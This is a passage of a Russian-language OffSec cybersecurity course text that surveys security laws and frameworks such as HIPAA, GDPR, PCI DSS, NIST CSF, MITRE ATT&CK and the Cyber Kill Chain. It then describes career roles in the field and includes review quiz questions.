3. Заполните пропуск: _____ _____ - это методология, которая поощряет непредсказуемые среды, влияющие на безопасность, чтобы дать командам и процессам надежный опыт обработки критических событий.
4. Какой документ используется для перечисления и отслеживания всех активов внутри организации?
5. Что означает BCP?
6. Как называется мышление как противник и исследование воздействия threat intelligence?
7. Сколько целей должно быть у каждого ключа?
8. Какой протокол шифрования, обсуждавшийся в этом учебном блоке, использует эфемерные ключи?
9. Имена, адреса, номера телефонов, адреса электронной почты и SSN - все это примеры какого типа информации?

3.5. Законы, нормативные требования, стандарты и фреймворки кибербезопасности

В этом учебном блоке рассматриваются следующие учебные цели:

- получить широкое понимание различных юридических и нормативных вопросов, связанных с кибербезопасностью;
- понимать разные фреймворки и стандарты, которые помогают организациям ориентировать свою деятельность в кибербезопасности;
- быть знакомым с anatomy of cyber perspective.

О законах и нормативных требованиях кибербезопасности можно написать очень много, особенно потому, что у разных стран и юрисдикций они свои. Большинство пунктов, которые мы обсудим здесь, сосредоточены в Соединенных Штатах; однако некоторые применимы и глобально. Как специалисту по безопасности, *всегда* важно точно понимать, каким законам и нормативным требованиям можно быть подверженным.

HIPAA: Health Insurance Portability and Accountability Act 1996 года (HIPAA) - федеральный закон США, регулирующий медицинское страхование и приватность медицинской информации пациентов. В этот закон было включено требование создать набор стандартов для защиты медицинской информации пациентов, известной как *Protected Health Information* (PHI). Стандарты, регулирующие, как PHI может использоваться и раскрываться, устанавливаются Privacy Rule. Это правило задает ограничения на то, какая информация может передаваться без согласия пациента, и предоставляет пациентам несколько дополнительных прав в отношении их информации, например право получить копию своих медицинских записей.

Другое правило, известное как Security Rule, описывает, как должна защищаться электронная PHI (e-PHI). Оно описывает три класса safeguard, которые должны быть реализованы:

• administrative: наличие назначенного должностного лица по безопасности, процесс управления безопасностью, периодические оценки и т.д.;
• physical: контроль доступа к объектам, безопасность устройств;
• technical: контроль доступа, безопасность передачи, возможности аудита и т.д.

Эти правила также включают положения о принудительном исполнении и денежных штрафах за несоблюдение. Важно, что HIPAA также требует, чтобы covered entities, например healthcare providers, health plans, business associates и т.д., предоставляли уведомление, если происходит нарушение PHI.

FERPA: Family Educational Rights and Privacy Act of 1974 (FERPA) - федеральный закон США, регулирующий приватность образовательных записей учащихся. Этот закон устанавливает ограничения на раскрытие и использование этих записей без согласия родителей или учащихся. Некоторые случаи, когда школам разрешено раскрывать эти записи, включают перевод в другую школу, случаи чрезвычайных ситуаций, связанных со здоровьем или безопасностью, и выполнение судебного распоряжения.

FERPA также предоставляет родителям и учащимся старше 18 лет несколько прав в отношении этой информации. Эти права включают право проверять эти записи, право требовать изменения неточных или вводящих в заблуждение записей и многое другое. Школы, не соблюдающие эти законы, рискуют потерять доступ к федеральному финансированию.

GLBA: Gramm-Leach-Bliley Act (GLBA), принятый Конгрессом США в 1999 году, устанавливает несколько требований, которым финансовые учреждения должны следовать для защиты финансовой информации потребителей. Этот закон требует, чтобы учреждения описывали, как они используют и передают информацию, и позволяли отдельным лицам отказаться в определенных случаях.

Как и другие законы о кибербезопасности, GLBA требует, чтобы финансовые учреждения обеспечивали конфиденциальность и целостность финансовой информации клиентов, предвидя угрозы безопасности и принимая меры для защиты от неавторизованного доступа. Кроме того, финансовые учреждения также должны описывать шаги, которые они предпринимают для достижения этого.

GDPR: General Data Protection Regulation (GDPR) - закон, принятый European Union в 2016 году и регулирующий приватность и безопасность данных. Он применяется к частному сектору и большинству организаций государственного сектора, которые собирают и обрабатывают персональные данные. Он предоставляет отдельным лицам широкий набор прав в отношении их

данных, включая хорошо известное "right to be forgotten" и другие права, связанные с уведомлениями о нарушениях данных и переносимостью данных между поставщиками.

GDPR задает строгую правовую базу для обработки персональных данных. Например, персональные данные могут обрабатываться только если *data subject* дал согласие, для выполнения правовых обязательств, для выполнения определенных задач в общественных интересах или для других "legitimate interests". Для компаний, которые обрабатывают данные в большом масштабе или для которых обработка данных является основной операцией, должен быть назначен data protection officer, отвечающий за надзор за защитой данных.

GDPR также устанавливает независимый надзорный орган для аудита и обеспечения соблюдения этих требований, а также назначения наказания за несоблюдение. Штрафы за нарушение этих требований очень высоки: максимум 20 миллионов евро или 4% выручки, в зависимости от того, что больше, плюс любой дополнительный ущерб, который могут требовать отдельные лица.

Один уникальный аспект GDPR состоит в том, что он применяется к любой сущности, собирающей или обрабатывающей данные, связанные с людьми в European Union, *независимо от местонахождения этой сущности*. На момент принятия он считался самым строгим законом о приватности данных в мире и с тех пор стал моделью для нескольких законов и нормативных актов, принятых по всему миру.

Key disclosure laws - это законы, которые вынуждают раскрывать криптографические ключи или пароли при определенных условиях. Обычно это делается как часть уголовного расследования при поиске доказательств предполагаемого преступления. Несколько стран приняли key disclosure laws, требующие раскрытия при разных условиях. Например, Part III закона United Kingdom Regulation of Investigatory Powers Act 2000 (RIPA) дает властям полномочие принуждать подозреваемых раскрывать ключи расшифрования или расшифровывать данные. Несоблюдение наказывается максимум двумя годами тюрьмы или пятью годами, если дело касается национальной безопасности или child indecency.

CCPA: California Consumer Privacy Act of 2018 (CCPA) - закон Калифорнии, предоставляющий жителям штата определенные права приватности в отношении персональной информации, хранящейся у коммерческих компаний. Одно из этих прав - "right to know", которое требует от компаний раскрывать потребителям по запросу, какая персональная информация была собрана, использована и продана о них, а также зачем.

"Right to opt-out" также позволяет потребителям требовать, чтобы их персональная информация не продавалась, и такой запрос, за редкими исключениями, должен быть одобрен. Еще одно право - "right to delete", позволяющее потребителям требовать, чтобы компании удалили собранную персональную информацию. Однако в этом случае некоторые исключения позволяют компаниям отклонять такие запросы.

PCI DSS: Payment Card Industry Data Security Standard (PCI DSS) - стандарт информационной безопасности, впервые опубликованный в 2004 году, для организаций, обрабатывающих платежные данные клиентов нескольких крупных компаний кредитных карт. Им управляет Payment Card Industry Standards Council. Его цель - обеспечить надлежащую защиту платежных данных, чтобы снизить риск мошенничества с кредитными картами. Как и другие фреймворки, PCI DSS состоит из нескольких требований, а соответствие организации должно оцениваться ежегодно.

Большинство этих требований напоминают другие лучшие отраслевые практики в отношении безопасности сетей и систем, контроля доступа, управления уязвимостями, мониторинга и т.д. Например, Requirement 2 запрещает использовать предоставленные поставщиком значения по умолчанию для системных паролей и других параметров, связанных с безопасностью. Другие требования являются специфичными для кредитных карт формулировками других знакомых

лучших практик. Например, Requirement 3 описывает, какие типы данных кредитных карт можно хранить и как они должны быть защищены.


CIS Top 18: *Center for Internet Security* (CIS) Critical Security Controls, также известные как CIS Controls, - это набор из 18, ранее 20, рекомендуемых средств контроля, предназначенных для повышения позиции безопасности организации. Хотя это не законы и не нормативные требования, эти средства контроля относятся к областям, которыми занимаются нормативные требования, включая защиту данных, управление контролем доступа, непрерывное управление уязвимостями, обнаружение malware и многое другое.

Эти средства контроля разделены на safeguards, ранее известные как sub-controls, которые, в свою очередь, сгруппированы в три implementation groups (IG1, IG2, IG3), предназначенные помочь расставлять приоритеты при реализации safeguards.

IG1 состоит из средств контроля, считающихся минимальным стандартом информационной безопасности, предназначенным для защиты от самых распространенных атак, и должен быть реализован каждой организацией. Обычно они реализуются малыми компаниями с ограниченной IT-экспертизой, которые управляют данными низкой чувствительности. IG2 состоит из дополнительных safeguards, предназначенных для более сложных организаций, обычно с несколькими отделами и персоналом, специально управляющим IT-инфраструктурой с более чувствительными клиентскими и закрытыми данными. IG3, включающая все safeguards, обычно реализуется организациями со специализированными экспертами по кибербезопасности, управляющими чувствительными данными, которые могут подлежать надзору.

NIST Cyber Security Framework: Cybersecurity Framework *National Institute for Standards and Technology* (NIST) - это набор стандартов и практик, предназначенный помочь организациям понимать и снижать риск кибербезопасности. Первоначально он был разработан для защиты критической инфраструктуры; однако затем был принят широким кругом организаций.

Фреймворк NIST состоит из трех components: Core, Implementation Tiers и Profiles. Framework Core - это набор действий и результатов в области кибербезопасности. Он разделен на шесть высокоуровневых функций: Govern, Identify (ID), Protect (PR), Detect (DE), Respond (RS) и Recover (RC), как показано ниже.



Каждая функция охватывает несколько категорий. Например, функция Identify состоит из трех категорий: Asset Management (ID.AM), Risk Assessment (ID.RA) и Improvement (ID.IM). Эти категории, в свою очередь, включают подкатегории, состоящие из утверждений, которые описывают результат улучшенной безопасности и согласованы с Information References. Например, ID.RA состоит из 10 подкатегорий, начиная с *ID.RA.1: vulnerabilities in assets identified, validated, recorded* и заканчивая *ID.RA.10: critical suppliers assessed prior acquisition*. Эти подкатегории глубже описывают возможные технические реализации.

Framework Implementation Tiers задают степень, в которой практики кибербезопасности организации удовлетворяют результату, описанному подкатегориями Framework Core. Таких Tiers четыре: partial, risk-informed, repeatable и adaptive. Framework Profiles относятся к отношению между текущей реализацией деятельности организации в области кибербезопасности (Current Profile) и желаемым результатом (Target Profile). Это определяется бизнес-целями, требованиями, средствами контроля и склонностью к риску организации. Сравнение этих profiles может помочь организации выполнить gap analysis, а также понять и расставить приоритеты работы, необходимой для закрытия разрыва.

ATT&CK и **D3FEND**: организация MITRE составила и организовала фреймворк для каталогизации того, как группы атакующих совместно работают для проникновения в системы и достижения своих целей. Этот фреймворк, называемый MITRE ATT&CK, постоянно обновляется, чтобы отражать новейшие TTPs, используемые злонамеренными группами по всему миру. Больше подробностей о фреймворке ATT&CK и о том, как можно классифицировать противников, доступно в курсе SOC-200 от OffSec.

Позднее MITRE выпустила зеркальный фреймворк с *оборонительной* точки зрения. В то время как ATT&CK предназначен для каталогизации и категоризации разных способов, которыми субъекты угроз действуют в реальном мире, D3FEND показывает набор лучших практик, действий и методологий, применяемых защитниками для предотвращения, обнаружения, смягчения атак и реакции на них.


ISA/IEC 62443: важный стандарт для организаций, эксплуатирующих системы промышленной автоматизации, - ISA/IEC 62443. Этот стандарт определяет требования безопасности для защиты Industrial Automation and Control Systems (IACS). Это также называют Operational Technology (OT). Эти стандарты задают лучшие практики для средств контроля безопасности и предоставляют способ оценивать уровень зрелости операционной безопасности организации.

Cyber Kill Chain: Cyber Kill Chain - методология, разработанная Lockheed Martin, чтобы помочь защитникам выявлять кибератаки и защищаться от них. Она описывает семь стадий жизненного цикла атаки: reconnaissance, weaponization, delivery, exploitation, installation, command and control и actions on objectives.

На фазе **reconnaissance** атакующий определяет цель и перечисляет потенциальные слабости, через которые ее можно эксплуатировать. **Weaponization** - процесс, при котором определяется метод атаки для эксплуатации этой слабости. Эта атака запускается на фазе **delivery**, а на фазе **exploitation** полезная нагрузка выполняется в целевой системе. Это приводит к стадии **installation**, на которой malware устанавливается в системе. Это malware используется для выполнения дальнейших команд на фазе **command and control**. На фазе **actions on objectives** атакующий выполняет действия, необходимые для достижения своих конечных целей, которыми могут быть кража данных, изменение, уничтожение и т.д.

FedRAMP: Federal Risk and Authorization Management Program (FedRAMP) - программа США, предоставляющая стандартизированный фреймворк безопасности для облачных сервисов, используемых федеральным правительством. Раньше облачному сервису могло требоваться получать разные авторизации для разных федеральных агентств; FedRAMP позволяет облачному сервису получить единую авторизацию для всех государственных агентств. Его цель - ускорить принятие облачных сервисов правительством и одновременно обеспечить безопасность этих сервисов. Средства контроля основаны на NIST SP 800-53 Revision 4 и усилены дополнительными средствами контроля, относящимися именно к cloud computing. Больше подробностей о cloud technology рассматривается в CLD-100 от OffSec.

Кибербезопасность в своей основе является особой формой управления рисками. Она связана с сетевыми угрозами, которые воздействуют на активы, обрабатываемые и хранящиеся в технологических системах. Эти системы используются в бизнесе организации для создания ценности, поэтому атаки на них могут приводить к потере ценности. В результате мы используем средства контроля для управления этим риском. Различные элементы, или anatomy, кибербезопасности можно представить способом, показывающим отношения между элементами на диаграмме ниже.



В нижней части рисунка показан *Security Framework*, предоставляющий *controls* для защиты *organisation* путем снижения *risk*. Этим framework может быть ISO27000, NIST Cyber Security Framework или любой из фреймворков, включающих controls. Один из таких controls - *Security Incident Management*.

В верхней части диаграммы находится *threat*, которая, эксплуатируя *vulnerability*, вызовет *security event*, затем классифицируемое как *security incident*. Это нанесет вред организации, снижая ее ценность разными способами, включая затраты на проведение incident response. Последний элемент на диаграмме - *asset*, который представляет ценность для организации, но как цель атаки также создает риск.

Средство контроля *Security Incident Management* - это общий процесс, в котором события обнаруживаются и сортируются, а некоторые из них становятся инцидентами. Затем эти инциденты расследуются и устраняются.

Если взять NIST Cyber Security Framework (CSF) как один пример того, чем может быть *Security Framework* на диаграмме, мы можем расположить шесть функций CSF вокруг диаграммы, чтобы показать, где эти controls вступают в действие. Это сводит суть кибербезопасности к очень понятной форме, подходящей для помощи руководителям и специалистам по кибербезопасности в понимании того, как безопасность защищает бизнес.

1. Какое правило HIPAA отвечает за описание того, как должна защищаться электронная защищенная медицинская информация?
2. Верно или неверно: GDPR применяется к сущностям, например компаниям, организациям и т.д., которые не находятся в European Union, но собирают данные о гражданах EU?
3. Как называется программа, предоставляющая стандартизированный фреймворк безопасности для облачных сервисов, используемых федеральным правительством США?
4. Какая организация поддерживает фреймворки **ATT&CK** и **D3FEND**?
5. Сколько стадий поведения атакующего определено во фреймворке Cyber Kill Chain?
6. Какая из групп реализации CIS Top 18 является самой строгой?

3.6. Карьерные возможности в кибербезопасности

В этом учебном блоке рассматривается следующая учебная цель:

• определять карьерные возможности в кибербезопасности.

В более широкой области кибербезопасности постоянно появляется все больше должностей. Область расширяется чрезвычайно быстро, а организации используют разные названия для описания похожих ролей, что делает невозможным перечисление каждой потенциальной карьеры.

Учитывая это, изучим разные должности в кибербезопасности. Мы опишем их повседневные функции и дадим некоторые ориентиры относительно того, какому человеку может быть интересно выбрать разные роли. Мы также упомянем области OffSec Training Library, где учащиеся могут пройти дополнительные модули, связанные с каждой ролью.

Network Penetration Tester: Network Penetration Tester отвечает за обнаружение и эксплуатацию уязвимостей, существующих в целевой сети. Эта карьера может быть хорошим выбором для человека, который хорошо понимает сети и системы и любит находить способы обхода их мер безопасности. Для этой роли также полезна способность ясно писать технические тексты. Чтобы изучить такие навыки, мы предлагаем просмотреть курсы PEN от OffSec на уровнях 100, 200 и 300.

Web Application Tester: Web Application Tester отвечает за тестирование веб-приложений на слабости безопасности. Хороший кандидат на эту роль, вероятно, хорошо знает уязвимости веб-приложений, любит тестировать их и любит обходить применяемые ими меры безопасности. Навыки, необходимые для Web Application Tester, рассматриваются в треке WEB на уровнях 100, 200 и 300. Эти модули учат основам работы веб-приложений, а также black-box и white-box подходам к тестированию веб-приложений.

Cloud Penetration Tester: Cloud Penetration Tester отвечает за выполнение тестирования на проникновение в облачной инфраструктуре. Это может быть хорошим карьерным путем для человека, у которого есть знания и опыт в cloud infrastructure и теста на проникновениеing. Как и в других позициях теста на проникновениеing, эта роль может понравиться вам, если вам нравится исследовать инфраструктуру на предмет слабостей и придумывать способы их эксплуатации. CLD-100 учит учащихся тестировать, атаковать и эксплуатировать облачные технологии.

Exploit Developer: Exploit Developer отвечает за обнаружение и разработку эксплойтов для уязвимостей ПО. Тому, кто хочет стать Exploit Developer, может нравиться reverse engineering приложений для понимания того, как они работают, чтение низкоуровневого кода и обход security mitigations. Курс EXP-301 дает больше информации об эксплуатации бинарных файлов Windows, а EXP-312 изучает logical exploitation macOS.

Vulnerability Researcher: Vulnerability Researcher отвечает за исследование новых уязвимостей ПО и техник эксплуатации, определение их воздействия, разработку Proofs of Concept (PoCs) и передачу результатов разным заинтересованным сторонам. Человек может захотеть стать Vulnerability Researcher, если ему нравится reverse engineering и исследование новых и появляющихся уязвимостей и техник. Можно пройти EXP-301 и EXP-312, чтобы научиться reverse engineer и разрабатывать эксплойты для ПО Windows и macOS соответственно.

Security Administrator: термин Security Administrator относится к роли системного администрирования, которая сосредоточена на безопасности во всей организации на операционном уровне. Эта роль подходит опытным специалистам по кибербезопасности. Библиотека OffSec включает ряд модулей уровня 200 в категории Defend, подходящих для этой роли.

Cyber Defence Analyst: Cyber Defence Analyst, также известный как SOC Analyst, отвечает за мониторинг, сортировку и, при необходимости, эскалацию предупреждений безопасности,

возникающих внутри отслеживаемых сетей. Человек может хорошо подходить для этой должности, если ему нравится расследовать и собирать информацию о подозрительной активности. Для подготовки мы рекомендуем следовать треку SOC на уровнях 100 и 200 в библиотеке OffSec. Модули SOC изучают техники, которые атакующие используют для проникновения в сети, и техники, которые аналитики используют для обнаружения этой активности.

Malware Analyst: Malware Analyst отвечает за анализ подозреваемых или подтвержденных образцов malware, чтобы определить, как они работают и, в конечном итоге, какова их цель. Эта роль может понравиться человеку, который имеет базовое понимание сетей и любит анализировать подозрительные образцы и выполнять reverse engineering.

Библиотека OffSec содержит множество ресурсов, которые могут помочь учащимся освоить эти навыки. Например, EXP-301 учит reverse engineering и некоторым основам Windows API. Курсы PEN на уровнях 200 и 300 описывают, как атакующие создают вредоносные документы и payloads, а также техники, которые они используют для обхода antivirus и других механизмов обнаружения. Наконец, библиотека уровня 100 содержит модули, которые помогают изучить основы сетей.

Digital Forensics Analyst: Digital Forensics Analyst отвечает за расследование инцидентов кибербезопасности путем сбора и анализа доказательств вторжений и восстановления данных. Человек, которому нравится эта роль, вероятно, хорошо понимает, как работают системы и сети, и интересуется расследованием того, как происходят вторжения, а затем сбором доказательств в полную историю. Чтобы начать изучать эти навыки, мы рекомендуем просмотреть трек SOC на уровнях 100 и 200. SOC-200 показывает некоторые конкретные способы действия атакующих и то, как искать доказательства их атак.

Cyber Defence Incident Responder: Cyber Defence Incident Responder отвечает за реакцию на события кибербезопасности. Это включает определение причины и масштаба инцидента и рекомендации мер по его сдерживанию, устранению и восстановлению после него. Человек может хорошо подходить для этой роли, если у него сильный технический опыт и ему нравится работать в быстро меняющейся среде и выполнять root cause analysis. Для этой роли также полезны сильные навыки межфункциональной коммуникации. Начало с трека SOC на уровнях 100 и 200 поможет учащимся подготовиться к этой карьере. В частности, SOC-200 показывает некоторые способы действия атакующих и то, как искать доказательства их атак.

Threat Hunter: Threat Hunter отвечает за проактивный поиск Indicators of Compromise (IOCs) в сетях и системах с использованием самой актуальной threat intelligence. Эта роль может быть хорошим выбором для человека, которому нравится следить за самыми свежими потоками информации по кибербезопасности и искать вредоносную активность, которая могла обойти существующие защиты. В библиотеке OffSec есть ресурсы, которые могут помочь подготовиться к этой должности. Например, трек SOC на уровнях 100 и 200 учит распространенным техникам, используемым атакующими, и тому, как их искать и выявлять. Курс PEN-300 полезен для изучения способов, которыми атакующие обходят существующие защиты.

Есть еще одна область, которую полезно рассматривать как имеющую важные активности кибербезопасности: люди, участвующие в части Build жизненного цикла. Проектирование и реализация безопасности во время build - самый эффективный способ заниматься безопасностью. Рассмотрим некоторые роли, которые могут включать кибербезопасность.

Enterprise Security Architect. Во многих крупных организациях есть одна или несколько должностей Enterprise Security Architect (ESA), либо в команде cybersecurity, либо в команде architecture. Эта роль включает понимание бизнес-деятельности и построение моделей, связывающих security solutions с security services, поддерживающими бизнес. Эта роль может понравиться людям с глубоким, передовым пониманием on-premise и cloud computing, которым нравится разрабатывать высокоуровневые бизнес-стратегии и которые отлично передают технические концепции между бизнес-областями.

Cloud Architect. Cloud Architect - специализированная архитектурная роль, отвечающая за проектирование и надзор за реализацией стратегии cloud-computing, согласованной с целями и потребностями бизнеса; эта роль будет включать или может специализироваться на cloud security. CLD-100 от OffSec дает больше информации о важных облачных концепциях и технологиях. Он учит учащихся безопасно строить облака и защищать эти технологии. Эта карьера может хорошо подойти человеку, которому нравится программирование и построение инфраструктуры и у которого есть опыт с cloud service providers и другими cloud-related technologies.

Security Solution Architect. Security Architect (SA) разрабатывает высокоуровневые архитектурные решения для application security, обеспечивая согласование security architecture решения с enterprise security architecture. Эта роль не связана с конкретными продуктами security или IT, а сосредоточена на разработке общей security model, подходящей для задания требований безопасности к продуктам. Она хорошо подходит человеку с широким знанием типов доступных security solutions, который может строить application-driven security models.

Security Designer. Security Designer отвечает за проектирование, построение и во многих случаях поддержание структур cyber defense для приложений и IT-инфраструктуры. В команде security assurance есть похожие роли, но они не отвечают за выполнение проектной работы; вместо этого они проверяют и утверждают проектирование безопасности, выполненное внешними поставщиками или внутренними командами разработки. Cloud Engineer - специализированный designer, отвечающий за проектирование, построение и поддержание cloud infrastructure.

Developer: Software Developer отвечает за написание компьютерных программ, которые, в зависимости от точной роли, могут варьироваться от базовых компонентов операционной системы до настольных, мобильных и веб-приложений. Человеку, которому нравится проектировать элегантные и эффективные программные решения задач, может понравиться эта роль. В зависимости от типа разработки ПО OffSec Library содержит значительное число ресурсов, которые помогают учащимся понять векторы атак и создавать безопасное ПО. Общее понимание уязвимостей ПО доступно в курсе PEN-200, а информацию о веб-разработке можно найти в курсах WEB от OffSec на уровнях 200 и 300. Те, кто может программировать на memory-unsafe языках, таких как C, могут заинтересоваться курсами EXP-301 и EXP-312.

DevSecOps: DevSecOps, сокращение от Development, Security, and Operations, - подход к разработке ПО, который интегрирует безопасность во все стадии жизненного цикла разработки ПО, а не откладывает ее на конец. DevSecOps Engineer отвечает за автоматизацию тестирования безопасности и других процессов, связанных с безопасностью. Эта роль может хорошо подойти человеку, который понимает pipeline Continuous Integration/Continuous Development (CI/CD) и инструменты, интересуется автоматизацией security testing и способен работать в быстро меняющейся среде.

OffSec Library содержит значительное число ресурсов, которые могут помочь учащимся с разработкой ПО, включая понимание разных векторов атак, для которых нужно автоматизировать тестирование, и типов доступных инструментов automation testing. Эту информацию можно найти в курсах WEB и PEN на уровнях 200 и 300. CLD-100 также дает подробности о Docker и Kubernetes - двух ключевых инструментах для DevSecOps.

Site Reliability Engineer: Site Reliability Engineer отвечает за обеспечение и улучшение доступности и производительности программных систем. Человек может захотеть стать Site Reliability Engineer, если у него есть опыт разработки ПО и интерес к использованию автоматизации для мониторинга, оповещения и реагирования на проблемы, связанные с надежностью. Учащиеся могут узнать о контейнерах и Kubernetes, некоторых ключевых технологиях, используемых для поддержки SRE, пройдя CLD-100 в библиотеке OffSec.

System Hardener (System Administrator): System Hardener отвечает за настройку систем для снижения их риска безопасности. Это включает изменение небезопасных конфигураций по умолчанию, удаление неиспользуемых программ, обеспечение надлежащей ограничительности межсетевых экранов и т.д. Человек может выбрать эту карьеру, если у него есть опыт системного администрирования, он знаком с техниками атак и любит делать системы и хранимые ими данные более безопасными. Многие навыки, необходимые для этой должности, рассматриваются в треке PEN на уровнях 100, 200 и 300. Например, PEN-100 изучает некоторые основы сетей и системного администрирования. PEN-200 описывает некоторые распространенные техники, используемые атакующими. PEN-300 учит более продвинутым техникам, которые атакующие используют для обхода защит.

В более широкой дисциплине cyber security есть гораздо больше ролей и названий должностей.

Information Security Officer: для руководителя программы кибербезопасности существуют разные названия, включая *Chief Information Security Officer (CISO)*, *Chief Security Officer (CSO)*, *Principal Security Officer (PSO)*, *Information Security Officer (ISO)* и т.д. Под руководством CISO существуют управленческие роли, возглавляющие команды внутри функции безопасности, например *Manager Governance, Risk & Controls (Manager GRC)* и *Manager SOC*. Все это функции управления кибербезопасностью, подходящие опытным специалистам по кибербезопасности.

Security Tester: существует много ролей security assurance помимо тех, что связаны с практическим pen testing, начиная с Security Tester, роли, обычно входящей в команду разработки и отвечающей за запуск тестовых случаев безопасности на продуктах, чтобы проверить, что функции безопасности работают так, как описано в документации. Роль Security Controls Assessor (SCA) включает проверку работы controls перед аудитом или проверкой compliance. Особый тип тестовой роли - Common Criteria Security Evaluator, чья задача состоит в оценке продуктов поставщиков, чтобы убедиться, что они соответствуют заявленной функциональности безопасности и уровням assurance.

